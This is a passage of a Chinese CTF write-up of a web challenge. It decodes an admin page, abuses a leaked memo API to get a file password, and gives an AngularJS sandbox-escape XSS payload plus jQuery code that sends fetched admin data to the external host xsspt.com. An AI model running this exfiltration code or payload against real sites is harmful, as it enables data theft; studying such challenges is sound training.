%3Cstyle%20type%3D%22text%2Fcss%22%3E%0D%0A%20%20%20%20%20%20%20%20%20%20body%20%7B%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20padding-top%3A%2060px%3B%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20padding-bottom%3A%20
40px%3B%0D%0A%20%20%20%20%20%20%20%20%20%20%7D%0D%0A%20%20%20%20%20%20%20%20%3C%2Fstyle%3E%0D%0A%0D%0A%20%20%20%20%3Cscript%20src%3D%22https%3A%2F%2Fcdn.bootcss.com%2Fangular.js%2F1.4.6%2Fangular.min.js%22%3E%3C
%2Fscript%3E%0D%0A%20%20%20%20%3Cscript%20src%3D%22https%3A%2F%2Fapps.bdimg.com%2Flibs%2Fangular-route%2F1.3.13%2Fangular-route.js%22%3E%3C%2Fscript%3E%0D%0A%20%20%20%20%3Cscript%20src%3D%22js%2Fie-emulation-mod
es-warning.js%22%3E%3C%2Fscript%3E%0D%0A%0D%0A%20%20%3C%2Fhead%3E%0D%0A%0D%0A%20%20%3Cbody%20%3E%0D%0A%0D%0A%20%20%20%20%3Cnav%20class%3D%22navbar%20navbar-inverse%20navbar-fixed-top%22%3E%0D%0A%20%20%20%20%20%2
0%3Cdiv%20class%3D%22container%22%3E%0D%0A%20%20%20%20%20%20%20%20%3Cdiv%20class%3D%22navbar-header%22%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%3Cbutton%20type%3D%22button%22%20class%3D%22navbar-toggle%20collapsed
%22%20data-toggle%3D%22collapse%22%20data-target%3D%22%23navbar%22%20aria-expanded%3D%22false%22%20aria-controls%3D%22navbar%22%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%3Cspan%20class%3D%22sr-only%22%3EToggl
e%20navigation%3C%2Fspan%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%3Cspan%20class%3D%22icon-bar%22%3E%3C%2Fspan%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%3Cspan%20class%3D%22icon-bar%22%3E%3C%2Fspan%3E%0D%
0A%20%20%20%20%20%20%20%20%20%20%20%20%3Cspan%20class%3D%22icon-bar%22%3E%3C%2Fspan%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%3C%2Fbutton%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%3Ca%20class%3D%22navbar-brand%22%20hr
ef%3D%22%2F%22%3ESYC%20ADMIN%3C%2Fa%3E%0D%0A%20%20%20%20%20%20%20%20%3C%2Fdiv%3E%0D%0A%20%20%20%20%20%20%20%20%3Cdiv%20id%3D%22navbar%22%20class%3D%22collapse%20navbar-collapse%22%3E%0D%0A%20%20%20%20%20%20%20%2
0%20%20%3Cul%20class%3D%22nav%20navbar-nav%22%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%3Cli%20class%3D%22active%22%3E%3Ca%20href%3D%22%23%22%3EHome%3C%2Fa%3E%3C%2Fli%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20
%20%3Cli%3E%3Ca%20href%3D%22%23%22%3E%E6%97%A5%E5%BF%97%3C%2Fa%3E%3C%2Fli%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%3Cli%3E%3Ca%20href%3D%22%23%22%3E%E8%B4%A6%E5%8D%95%3C%2Fa%3E%3C%2Fli%3E%0D%0A%20%20%20%20%2
0%20%20%20%20%20%20%20%3Cli%3E%3Ca%20href%3D%22admin%2Ffile%22%3E%E6%96%87%E4%BB%B6%3C%2Fa%3E%3C%2Fli%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%3Cli%3E%3Ca%20href%3D%22admin%2Fsuggest%22%3E%E7%95%99%E8%A8%80%
3C%2Fa%3E%3C%2Fli%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%3Cli%3E%3Ca%20href%3D%22%23%22%3E%E5%8F%91%E5%B8%83%3C%2Fa%3E%3C%2Fli%3E%0D%0A%20%20%20%20%20%20%20%20%20%20%3C%2Ful%3E%0D%0A%20%20%20%20%20%20%2
0%3C%2Fdiv%3E%0D%0A%20%20%20%20%20%20%3C%2Fdiv%3E%0D%0A%20%20%20%20%3C%2Fnav%3E%0D%0A%0D%0A%0D%0A%3Cdiv%20class%3D%22container%22%3E%0D%0A%20%20%3Cform%20method%3D%22post%22%3E%0D%0A%20%20%20%20%3Clabel%20for%3D
%22filePasswd%22%20class%3D%22sr-only%22%3E%E8%BE%93%E5%85%A5%E6%96%87%E4%BB%B6%E5%AF%86%E7%A0%81%3C%2Flabel%3E%0D%0A%20%20%20%20%3Cinput%20type%3D%22text%22%20id%3D%22filePasswd%22%20class%3D%22form-control%22%
20placeholder%3D%22filepasswd%22%20required%3D%22%22%20autofocus%3D%22%22%20name%3D%22filepasswd%22%3E%0D%0A%20%20%20%20%3Cbutton%20class%3D%22btn%20btn-lg%20btn-primary%20btn-block%22%20type%3D%22submit%22%3E%E
6%8F%90%E4%BA%A4%3C%2Fbutton%3E%0D%0A%20%20%3C%2Fform%3E%0D%0A%3C%2Fdiv%3E%0D%0A%0D%0A%3C!--%20Bootstrap%20core%20JavaScript%0D%0A%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D
%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%3D%20--%3E%0D%0A%3C!--%20Placed%20at%20the%20end%20of%20the%20document%20so%20the%20pages%20load%20faster%20--%3E%0D%0A%3Cscript%20src%3D%22http
s%3A%2F%2Fcdn.bootcss.com%2Fjquery%2F1.12.4%2Fjquery.min.js%22%3E%3C%2Fscript%3E%0D%0A%3Cscript%20src%3D%22https%3A%2F%2Fcdn.bootcss.com%2Fbootstrap%2F3.3.7%2Fjs%2Fbootstrap.min.js%22%3E%3C%2Fscript%3E%0D%0A%3C!
--%20IE10%20viewport%20hack%20for%20Surface%2Fdesktop%20Windows%208%20bug%20--%3E%0D%0A%3Cscript%20src%3D%22js%2Fie10-viewport-bug-workaround.js%22%3E%3C%2Fscript%3E%0D%0A%0D%0A%3C%2Fbody%3E%0D%0A%3C%2Fhtml%3E%0
D%0A%0D%0A
C:\Users\CTF\Desktop
> |
```

再次进行url解码



粘贴你想在这里的url解码全文：

%0D%0A%3C!DOCTYPE%20html%3E%0D%0A%3Chtml%20lang%3D%22zh-CN%22%3E%0D%0A%20%20%3Chead%3E%0D%0A%20%20%20%20%3Cmeta%20charset%



```
3D%22utf-8%22%3E%0D%0A%20%20%20%20%3Cmeta%20http-equiv%3D%22X-UA-
Compatible%22%20content%3D%22IE%3Dedge%22%3E%0D%0A%20%20%20%20%3Cmeta
%20name%3D%22viewport%22%20content%3D%22width%3Ddevice-width%2C%20initial-
scale%3D1%22%3E%0D%0A%20%20%20%20%3C!--
%20%E4%B8%8A%E8%BF%B03%E4%B8%AAmeta%E6%A0%87%E7%AD%BE*%E5%BF%85
%E9%A1%BB*%E6%94%BE%E5%9C%A8%E6%9C%80%E5%89%8D%E9%9D%A2%EF%BC
%8C%E4%BB%BB%E4%BD%95%E5%85%B6%E4%BB%96%E5%86%85%E5%AE%B9%E9%
83%BD*%E5%BF%85%E9%A1%BB*%E8%B7%9F%E9%9A%8F%E5%85%B6%E5%90%8E%E
F%BC%81%20--
%3E%0D%0A%20%20%20%20%3Cmeta%20name%3D%22description%22%20content%3D%2
2%22%3E%0D%0A%20%20%20%20%3Cmeta%20name%3D%22author%22%20content%3D%
22%22%3E%0D%0A%20%20%20%20%3Clink%20rel%3D%22icon%22%20href%3D%22%22%
```

复制您的网址在这里解码的文本：

```
<!DOCTYPE html>
<html lang="zh-CN">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <!-- 上述3个meta标签*必须*放在最前面，任何其他内容都*必须*跟随其后！ -->
    <meta name="description" content="">
    <meta name="author" content="">
    <link rel="icon" href="">

    <title>SYC</title>
```

相关问题上的STACKOVERFLOW

Decode URL in Json using TypeScript
the API from BE returns a Json string and I parse that collection to Products[] which... [+]

Launch center pro, skype and the clipboard
I am trying to create an action in Launch Center Pro. It should launch Skype, and... [+]


Decoding multiple JSON requests for one struct
I would like to decode two JSON urls that have different fields for the same item... [+]

Can't retrieve data after url is encoded
This question may seems like duplicate of other's question. Yeah, I've researched but couldn't find my... [+]


redirect modifies {REQUEST_URI} so that php does not get urldecoded information
I have a .htaccess file to redirect http requests to https. When a link that includes... [+]

解码结果保存在admiin.html

```
<!DOCTYPE html>
<html lang="zh-CN">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <!-- 上述3个meta标签*必须*放在最前面，任何其他内容都*必须*跟随其后！ -->
    <meta name="description" content="">
    <meta name="author" content="">
    <link rel="icon" href="">

    <title>SYC</title>


    <link href="https://cdn.bootcss.com/bootstrap/3.3.7/css/bootstrap.min.css" rel="stylesheet">
    <link href="css/ie10-viewport-bug-workaround.css" rel="stylesheet">
    <link href="css/starter-template.css" rel="stylesheet">
    <style type="text/css">
          body {
            padding-top: 60px;
            padding-bottom: 40px;
          }
        </style>

    <script src="https://cdn.bootcss.com/angular.js/1.4.6/angular.min.js"></script>
    <script src="https://apps.bdimg.com/libs/angular-route/1.3.13/angular-route.js"></script>
    <script src="js/ie-emulation-modes-warning.js"></script>
  </head>

  <body >

    <nav class="navbar navbar-inverse navbar-fixed-top">
      <div class="container">
        <div class="navbar-header">
          <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-
target="#navbar" aria-expanded="false" aria-controls="navbar">
            <span class="sr-only">Toggle navigation</span>
            <span class="icon-bar"></span>
            <span class="icon-bar"></span>
            <span class="icon-bar"></span>
          </button>
          <a class="navbar-brand" href="/">SYC ADMIN</a>
        </div>
        <div id="navbar" class="collapse navbar-collapse">
          <ul class="nav navbar-nav">
            <li class="active"><a href="#">Home</a></li>
            <li><a href="#">日志</a></li>
            <li><a href="#">账单</a></li>
            <li><a href="admin/file">文件</a></li>
            <li><a href="admin/suggest">留言</a></li>
            <li><a href="#">发布</a></li>
          </ul>
        </div>
      </div>
    </nav>


<div class="container">
  <div class="jumbotron">
        <h1>HELLO adminClound</h1>
        <p>新版后台2.0!</p>
  </div>
</div>


    <!-- Bootstrap core JavaScript
================================================== -->
<!-- Placed at the end of the document so the pages load faster -->
<script src="https://cdn.bootcss.com/jquery/1.12.4/jquery.min.js"></script>
<script src="https://cdn.bootcss.com/bootstrap/3.3.7/js/bootstrap.min.js"></script>
<!-- IE10 viewport hack for Surface/desktop Windows 8 bug -->
<script src="js/ie10-viewport-bug-workaround.js"></script>

</body>
</html>
```



file:///C:/Users/CTF/Desktop/SCTF-后台adminClound%20(1).html



HELLO adminClound

新版后台2.0!

发现管理员账号： adminClound

1.3 利用js api接口，找到文件密码


在一开始的首页里有个

```
min-test.js
```


，这里泄露了admin模板文件

```
view/admintest2313.html
```

，在这个模板中发现一个备忘录的接口




```
<script type="text/javascript">
angular.module('ngRouteExample', ['ngRoute',])
.controller('HomeController', function ($scope, $route) { $scope.$route = $route;})
.controller('AboutController', function ($scope, $route) { $scope.$route = $route;})
.controller("MemoController", ["$scope","$http",function($scope, $http) {
  $scope.method="GET"
  $scope.url="/api/memos/admintest2313"
  $http({method:$scope.method,url:$scope.url})
    .then(function(res) {
      $scope.memos=res.data
```



```
GET /api/memos/admintest2313 HTTP/1.1
Host: 116.62.137.114:4879
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181
Safari/537.36
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 62
ETag: W/"3e-ag+f16jEITrVVO/frX1qPaGRL2g"
Date: Wed, 20 Jun 2018 15:13:53 GMT
Connection: close
```




```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,imag
e/apng,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Cookie:
sssssionid=s%3AjSlboxluCl_P9KfruwqqsqmyVcNWlrdf.7GMMmh9OAdlztT
PWyp4edWKGcbSLhLY8hD5jZFVrzAg
If-None-Match: W/"d5c-1leKN9b1bAT6kvVdC9a71kcv/fs"
Connection: close
```

```
[{"memo":"备忘录测试"},{"memo":"后台备忘录测试2"}]
```

替换成管理员账号，访问 http://116.62.137.114:4879/api/memos/adminClound

得到文件访问密码



```
GET /api/memos/adminClound HTTP/1.1
Host: 116.62.137.114:4879
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,imag
e/apng,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Cookie:
sssssionid=s%3AjSlboxluCl_P9KfruwqqsqmyVcNWlrdf.7GMMmh9OAdlztT
PWyp4edWKGcbSLhLY8hD5jZFVrzAg
If-None-Match: W/"d5c-1leKN9b1bAT6kvVdC9a71kcv/fs"
Connection: close
```


```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 132
ETag: W/"84-qv78eTa2mG6sbzGdXCMLNErLOpg"
Date: Wed, 20 Jun 2018 15:17:00 GMT
Connection: close

[{"memo":"文件密码：HGf^&39NsslUlf^23"},{"memo":"规定
完成时间：6月30日"},{"memo":"项目完成删除备忘录功能"}]
```

拿到文件密码后，构造包访问

```
/admin/file页面和上面获取admin页面一样
```

```
<!DOCTYPE html>
<html lang="zh-CN">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <!-- 上述3个meta标签*必须*放在最前面，任何其他内容都*必须*跟随其后！ -->
    <meta name="description" content="">
    <meta name="author" content="">
    <link rel="icon" href="">

    <title>SYC</title>


    <link href="https://cdn.bootcss.com/bootstrap/3.3.7/css/bootstrap.min.css" rel="stylesheet">
    <link href="css/ie10-viewport-bug-workaround.css" rel="stylesheet">
    <link href="css/starter-template.css" rel="stylesheet">
    <style type="text/css">
          body {
            padding-top: 60px;
            padding-bottom: 40px;
          }
        </style>

    <script src="https://cdn.bootcss.com/angular.js/1.4.6/angular.min.js"></script>
    <script src="https://apps.bdimg.com/libs/angular-route/1.3.13/angular-route.js"></script>
    <script src="js/ie-emulation-modes-warning.js"></script>

  </head>

  <body >

    <nav class="navbar navbar-inverse navbar-fixed-top">
      <div class="container">
        <div class="navbar-header">
          <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-
target="#navbar" aria-expanded="false" aria-controls="navbar">
            <span class="sr-only">Toggle navigation</span>
            <span class="icon-bar"></span>
            <span class="icon-bar"></span>
            <span class="icon-bar"></span>
          </button>
          <a class="navbar-brand" href="/">SYC ADMIN</a>
        </div>
        <div id="navbar" class="collapse navbar-collapse">
          <ul class="nav navbar-nav">
            <li class="active"><a href="#">Home</a></li>
            <li><a href="#">日志</a></li>
            <li><a href="#">账单</a></li>
            <li><a href="admin/file">文件</a></li>
            <li><a href="admin/suggest">留言</a></li>
            <li><a href="#">发布</a></li>
          </ul>
        </div>
      </div>
    </nav>


<div class="container">
  <form method="post">
    <label for="filePasswd" class="sr-only">输入文件密码</label>
    <input type="text" id="filePasswd" class="form-control" placeholder="filepasswd" required=""
autofocus="" name="filepasswd">
    <button class="btn btn-lg btn-primary btn-block" type="submit">提交</button>
  </form>
</div>

<!-- Bootstrap core JavaScript
================================================== -->
```

```
<!-- Placed at the end of the document so the pages load faster -->
<script src="https://cdn.bootcss.com/jquery/1.12.4/jquery.min.js"></script>
<script src="https://cdn.bootcss.com/bootstrap/3.3.7/js/bootstrap.min.js"></script>
<!-- IE10 viewport hack for Surface/desktop Windows 8 bug -->
<script src="js/ie10-viewport-bug-workaround.js"></script>

</body>
</html>
```




file:///C:/Users/CTF/Desktop/admin.html

filepasswd

1.4 输入文件密码，获取flag

同样需要在xss平台设置模块，并引用该模块




xsspt.com/index.php?do=module&act=set&id=1221

用户：admin1234asd

02-Get-Flag

模块描述



参数 (需要服务器接收的参数名)

- ☑ code
- 添加

配置参数 (使用此模块时需要配置的参数，如参数名为user，则代码引用：{set.user})

- ☑ code
- 添加

代码 ({projectId}为项目id,{set.***}为***配置参数)

```
$.ajax({
        url: "/admin/file",
```


是否公开 ● 私有 ○ 公开

```
$.ajax({
        url: "/admin/file",
        type: "POST",
        dataType: "text",
        data: "filepasswd=HGf^%2639NsslUIf^23",
        success: function(result) {
            var code = btoa(encodeURIComponent(result));
            xssPost('http://xsspt.com/index.php?do=api&id=aQCIrX', code);
        },
        error: function(msg) {

        }
    })

    function xssPost(url, postStr) {
        var de;
        de = document.body.appendChild(document.createElement('iframe'));
        de.src = 'about:blank';
        de.height = 1;
        de.width = 1;
        de.contentDocument.write('<form method="POST" action="' + url + '"><input name="code" value="' +
postStr + '"/></form>');
        de.contentDocument.forms[0].submit();
        de.style.display = 'none';
    }
```

留言板再次提交payload

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} }
};eval(atob(\'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK\'));//');}}
```

